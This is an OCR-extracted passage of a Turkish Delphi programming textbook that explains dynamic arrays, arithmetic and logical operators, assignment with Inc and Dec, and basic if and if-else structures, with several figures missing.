
Bu tip dinamik diziler (Tam sayı tiptekiler) oluşturuldukları anda ilk değer olarak "0" alırlar.

Yukarıdaki uygulama için

```
Form3.Caption:=IntToStr(dizi[3,0]);//  0 yazacaktır.
```

Dinamik Dizileri Yeniden Boyutlandırmak:

Delphi'de boyutlandırmış olduğunuz dinamik diziyi yeniden boyutlandırırsanız, eski dizi elemanları değerlerini aynen koruyacaktır (Tabii ki elemanın numarasından daha küçük bir boyut vermezseniz). Aşağıda bu husus örneklendirilmiştir.



Bazı durumlarda yukarıdaki kod penceresinde olduğu gibi boyutlandırmış olduğunuz bir dinamik diziyi (Sınıfa yeni bir öğrenci daha eklenebilir veya oyuna yeni bir şahıs daha katılabilir.) yeniden boyutlandırma gereği duyabilirsiniz. Bu durumlarda, Delphide daha önceden değer alan değişkenler değerlerini aynen saklı tutacaktır. Yukarıdaki örnekte de bu tema işlenmiştir. İki kere boyutlandırılan dizi değişken önceki boyutlandırmadan sonra atanan değerini, ikinci boyutlandırmadan sonra hatırlayıp korumaktadır (Yeni boyutlanan dizinin üst sınırı o elemanın indexinden daha büyük olmalıdır).

Bir çok projede Dizi işlemlerini Dinamik dizilerle çözmek zorunda kalacaksınız. Bu yüzden bu kısmı çok iyi öğrenmelisiniz. Her zaman söylerim, dizilerle döngüleri çok iyi kullanabilen programcıların geleceğinin parlak olacağından eminim. Sizde anlatılan hikayelerden ziyade (Emin olun karşılıklı konuşacağınız bir çok konu başlıkçısı olacaktır. Bu konu başlıkçıları, genellikle kodlardan haberleri olmayıp öteden beriden (dergi, gazete vs) duydukları hikayeleri sizlere yutturmaya çalışan şahıslardan ibaret olacaktır. Bu tip şahısları her zaman beyaz tahtanın başına kod yazmaya davet edecek kadar kendinize güven duyacak seviyeye gelmek en önemli hedefiniz olmalıdır) tahtaya yazdıracağınız kodlara ve o kodu yazan şahıslara değer veriniz.

BÖLÜM 3
DELPHI'DE ATAMA İŞLEMLERİ
&
OPERATÖRLER


Delphi'de Kullanılan Operatörler:

Bu kısımda sizlere, Delphi'de kullanabileceğiniz operatörleri gruplandırarak bilgi verelim.

- **Matematiksel Operatörler:**

Matematiksel işlemlerde kullanabileceğiniz operatörler tablo halinde verilmiştir.

Operatör	Görevi	Örnek
+	Toplama	10+20
-	Fark	30-20
*	Çarpım	20*50
/	Bölme	10/5
Mod	Mod	10 mod 3
Div	Tam Bölüm	10 div 3
=	Eşitlik	if(ad='Nihat') then
>	Büyüktür	if(yas>50) then
<	Küçüktür	if(yas<50) then
>=	Büyük Eşittir	if(yas>=50) then
<=	Küçük Eşittir	if(yas<=50) then
<>	Eşit Değil	if(yas<>50) then
:=	Atama	Ad:='Nihat'




Sanıyorum diğer operatörler için örnek yapmaya gerek yok. Zaten ilerleyen kısımlarda hepsini bolca kullanma imkanı bulacağız.

- **Logical Operatörler:**

Mantıksal işlemlerinizde kullanabileceğiniz bir çok operatörü Delphi size sunmaktadır. Aşağıda bu operatörlerden bahsedilmektedir.

- **Not**

Dönen değerin olumsuzunu belirtmek için kullanılan Mantıksal operatördür (Eğer true dönerse false. False dönerse true). Genellikle dallanma, karşılaştırma işlemlerinde kullanılır.



Eğer yukarıdaki if satırında "not" komutu kullanılmazsa, formun başlığında hiç bir zaman metninizi yazdıramazsınız. Burada şunu da hatırlatalım, Boolean tip bir değişken tanımlandığı anda varsayılan değeri false dır.

- **And**


Aynı anda iki sonucu beraber değerlendirebilmek amaçlı kullanılan bir operatördür. Genellikle karşılaştırma gerektiren (if - Case vs.) durumlar için aynı anda birden fazla şartı sağlama amaçlı kullanılmaktadır.

- **Or**


Belirtilen sonuçlardan herhangi bir tanesinin doğruluğunun yeterli olduğu durumlarda kullanılan bir operatördür. Genellikle karşılaştırma gerektiren (if – case) durumlar için şartlardan herhangi bir tanesinin sağlanmasının yeterli olduğu durumlar için kullanılır.

Aşağıda hem "and" hem de "or" için örneklendirme yapılmıştır.

İlk Olarak “and” operatörünü örneklendirelim. Örnekte notun 50 ile 100 arasında olması şartı aranmaktadır. Dikkat edeceğiniz husus hem 50 den büyük, hem de 100 den küçük olma zorunluluğudur.



Şimdi de diğer operatörümüz olan “Or” seçeneğini örneklendirelim. Örneğimizde notlar isimli değişkenin değeri kontrol edilerek, şayet “0” dan küçük veya “100” den büyük olması durumunda gerekli olan uyarı, formun başlığında kullanıcıya iletilmektedir. Dikkat edeceğiniz husus, belirtilen şartlardan bir tanesinin true değeri döndürmesinin (doğru olması) uyarının verilmesi için yeterli olacağıdır.




Procedure içerisinde notlar isimli değişkenin değeri “100” den büyük olduğu için ikinci şart sağlanmakta, dolayısıyla (şartlardan birisi true olduğu için) if satırı true değerini döndürmekte ve uyarı mesajını da formun başlığında kullanıcıya göstermektedir.

Delphi'de Diğer Atama İşlemleri:

Delphi'de atama işlemleri ":=" operatörüyle yapılabilmektedir. Bu hususu sanıyorum şu ana kadar yaptığımız örneklerden anlamışsınızdır. Fakat Delphi kendi fonksiyonlarını kullanarak daha hızlı atamalarda yapabilmektedir. Atama işleminin anlaşılması için ikilik düzendeki (Bilgisayar tüm işlemleri ikilik düzende gerçekleştirir.) aşağıdaki örnekleri dikkatlice inceleyiniz.

Bellekte iki bayt (16 bit) yer tutan bir değişkene nasıl atama yapılabileceğini göstereceğim. Örneğimiz için kullandığım kod aşağıda verilmiştir.



Burada Delphi'nin ilk yaptığı iş "x" değişkenine bellekte 16 bitlik (her 0 veya 1 bir bit demektir) yer ayırmaktır (içerisinde de rastgele 0 – 1 ler bulunur).

Yukarıdaki şekil x değişkenine ayrılan 16 bitlik yeri göstermektedir. Daha sonra bu değişkene aktarılmak istenen "7+5" değeri, için iki sayıyı da ikilik düzene çevirip ondan sonra toplama işlemini yapmaktadır.

"7" Sayısının ikilik düzende karşılığı (devamlı bölüm değerini 2 ye bölün) alt satırda verilmiştir.

1	1	1

Aynı şekilde "5" sayısının ikilik düzendeki karşılığı da aşağıdaki satırda size verilmektedir.

1	0	1

Artık bu ikisini kolaylıkla toplayacaktır.

												1	1	1	
															+
												1	0	1	
															=
0	0	0	0	0	0	0	0	0	0	0	0	1	1	0	0

"7+5=13" satırını Delphi size yukarıdaki şekilde hesaplayabilmektedir. İlk etapta size biraz karışık gelebilir, ama bu yöntem gerçekten son derece kolaydır. Kullandığınız hesap makineleri de sonuçları hep bu mantıkla hesaplamakta (Yoksa bütün çarpım sonuçları hafızada tutulmamaktadır. Zaten böyle bir veritabanı oluşturmak her babayiğidin harcı olmayacaktır) sonucu kısa süre içerisinde verebilmektedir.

- **x:=x+1 Ataması:**

Bu atama yöntemiyle "x" değişkeninin bir fazlası tekrar "x" değişkenine aktarılmaktadır (Burada eşitlik söz konusu değildir. Hiç bir matematiksel değerin bir fazlası kendisine eşit olamaz).

```
procedure TForm1.Button6Click(Sender: TObject);
var
  x:Integer;
begin
  x:=10;
  x:=x+1;      //Sonuç x 11 oldu.
end;
```

- **x:=a+b Ataması:**

"a" değişkeni ile "b" değişkeninin matematiksel değerleri toplanıp "x" değişkenine aktarılmaktadır.

```
procedure TForm1.Button6Click(Sender: TObject);
var
  x:Integer;
begin
  x:=20+70;  //Sonuç x 90 oldu.
end;
```

Burada yapılan işlemlerin eşitlik değil, atama olduklarını tekrar hatırlatırım.

- **Inc(x) Ataması:**

x:=x+1;
"x" değişkeninin değerini bir artırarak tekrar "x" değişkenine aktarır.

```
procedure TForm1.Button6Click(Sender: TObject);
var
  x:Integer;
begin
  x:=10 ;
  inc(x);       //Sonuç x değişkeninin değerini bir artır.
  Form1.Caption:=IntToStr(x); //11 yazar.
end;
```

Aşağıdaki şekilde bir kullanıma Delphi izin vermeyecektir.

```
procedure TForm1.Button6Click(Sender: TObject);
var
  x:Integer;
begin
  x:=10 ;
  //inc(x);//Sonuç x 11 oldu.
  Form1.Caption:=IntToStr(inc(x));  // Delphi bu atamaya izin vermez
end;
```

- **Inc(x,5) Ataması:**

x:=x+5;
"x" değişkeninin değerini beş (5) artırarak tekrar "x" değişkenine aktarır.

```
procedure TForm1.Button6Click(Sender: TObject);
var
  x:Integer;
begin
  x:=10 ;
  inc(x,5);//Sonuç x 15 oldu.
  Form1.Caption:=IntToStr(x); //15 yazar
end;
```

Inc(x,5); satırında "5" in yerine herhangi bir değişkenin ismini de kullanabilirsiniz.

```
procedure TForm1.Button6Click(Sender: TObject);
const
  deger:Integer=15;
var
  x:Integer;
begin
  x:=10 ;
  inc(x,deger);//Sonuç x 25 oldu.
  Form1.Caption:=IntToStr(x);  //25 yazar
end;
```

Görüldüğü gibi değişken değeri kullanılarak da fonksiyon işlevini yapabilmektedir.

- **Dec(x) Ataması:**

x:=x-1;
"x" değişkeninin değerini bir azaltarak tekrar "x" değişkenine aktarır.

```
procedure TForm1.Button6Click(Sender: TObject);
var
  x:Integer;
begin
  x:=10 ;
  Dec(x);      //Sonuç x değişkeninin değerini bir azalt.
  Form1.Caption:=IntToStr(x);  //9 yazar.
end;
```

- **Dec(x,5) Ataması:**

x:=x-5;
"x" değişkeninin değerini "5" azaltarak tekrar "x" değişkenine atar.

```
procedure TForm1.Button6Click(Sender: TObject);
var
  x:Integer;
begin
  x:=10 ;
  Dec(x,5);//Sonuç x  5 oldu.
  Form1.Caption:=IntToStr(x);  //5 yazar
end;
```

Dilerseniz Dec(x,degisken) şeklinde de kullanabilirsiniz. Aşağıda bu husus örneklendirilmiştir.

```
procedure TForm1.Button6Click(Sender: TObject);
const
  deger:Integer=15;
var
  x:Integer;
begin
  x:=10 ;
  Dec(x,deger);      //Sonuç x -5 oldu.
  Form1.Caption:=IntToStr(x);  //-5 yazar
end;
```

Inc() ve **Dec**() fonksiyonuyla yapacağınız atamaların daha hızlı çalışacaklarını belirtip bu konuyu burada kapatmayı uygun gördüm.

BÖLÜM 4
DELPHI'DE DALLANMA
&
DÖNGÜ KOMUTLARI

IF Yapısının Delphi'de Kullanım Şekilleri:


Programlarınızda oluşabilecek olan farklı dallanmaları çözüme kavuşturabilmeniz için kullanabileceğiniz en güvenli yol sanıyorum bu yapıdır. Bütün dillerde olduğu gibi Delphi komutları içerisinde de if yapısı gerçekten yeri doldurulamaz bir öneme sahiptir. Kullanımında herhangi bir zorluk sözkonusu değildir, fakat uygulamaları çok dikkatlice takip etmenizi tavsiye ederim.

- **Basit Anlamda if Yapısı:**

Şimdi sizlere if yapısının en basit kullanım şekillerinden bahsedeceğim. Buradaki kullanım sadece tek alternatifli durumlar için geçerlidir.

```
İf şart then
        // Tek satırdan oluşan kod
```


Bu yapıya ait örneklendirme aşağıda verilmiştir.



Şartın doğru olması durumunda işletilecek olan satır sayısı birden fazla ise bu durumda aşağıdaki yapıyı kullanmalısınız.

```
İf şart then
        begin
                // Şart doğru olduğu zaman işleyecek kod
                //ikinci satır
        end;
```

Şart doğru olduğu zaman işleyecek olan kod satırları birden fazla olduğu için, bu satırlar ***begin-end*** bloğu içerisinde yazılmalıdır. Hatırlatalım tek satırlı kodlarıda begin-end bloğu içerisinde yazabilirsiniz.




Yukarıdaki if yapısında "begin-end" bloğu kullanmazsanız (hata vermez) "ad" ın "Prestige Education Center" dışındaki bir metne eşit olması durumunda bile "Doğru Eğitim Kurumundasınız" uyarısını her zaman alırsınız.

- **if – else Yapısı:**


Bu yapı alternatiflerin birden fazla olması durumunda kullanılması gereken bir kod bloğudur. Aşağıda bu husus örneklendirilmiştir.

```
If şart then
        //Tek satır kod buraya yazılacak
else
        //Tek satır kod buraya yazılacak.
```

Burada şartın doğru olması durumunda işletilecek olan kod tek satırdan oluşuyorsa "begin – end" bloğu kullanmaya gerek yoktur. ***Fakat bu durumda if ile else arasına yazılmış olan satırın sonuna ";" konulmaz.*** Buradaki satırın sonunda ";" konulursa muhakkak "begin-end" bloğu içerisine alınmalıdır. Aşağıda bu hususların hepsine ait örneklendirmeler yapılmıştır. Dikkatlice inceleyiniz.



Yukarıdaki kodu aşağıdaki şekilde de yazabilirsiniz. Her ikiside aynı sonucu verecektir.

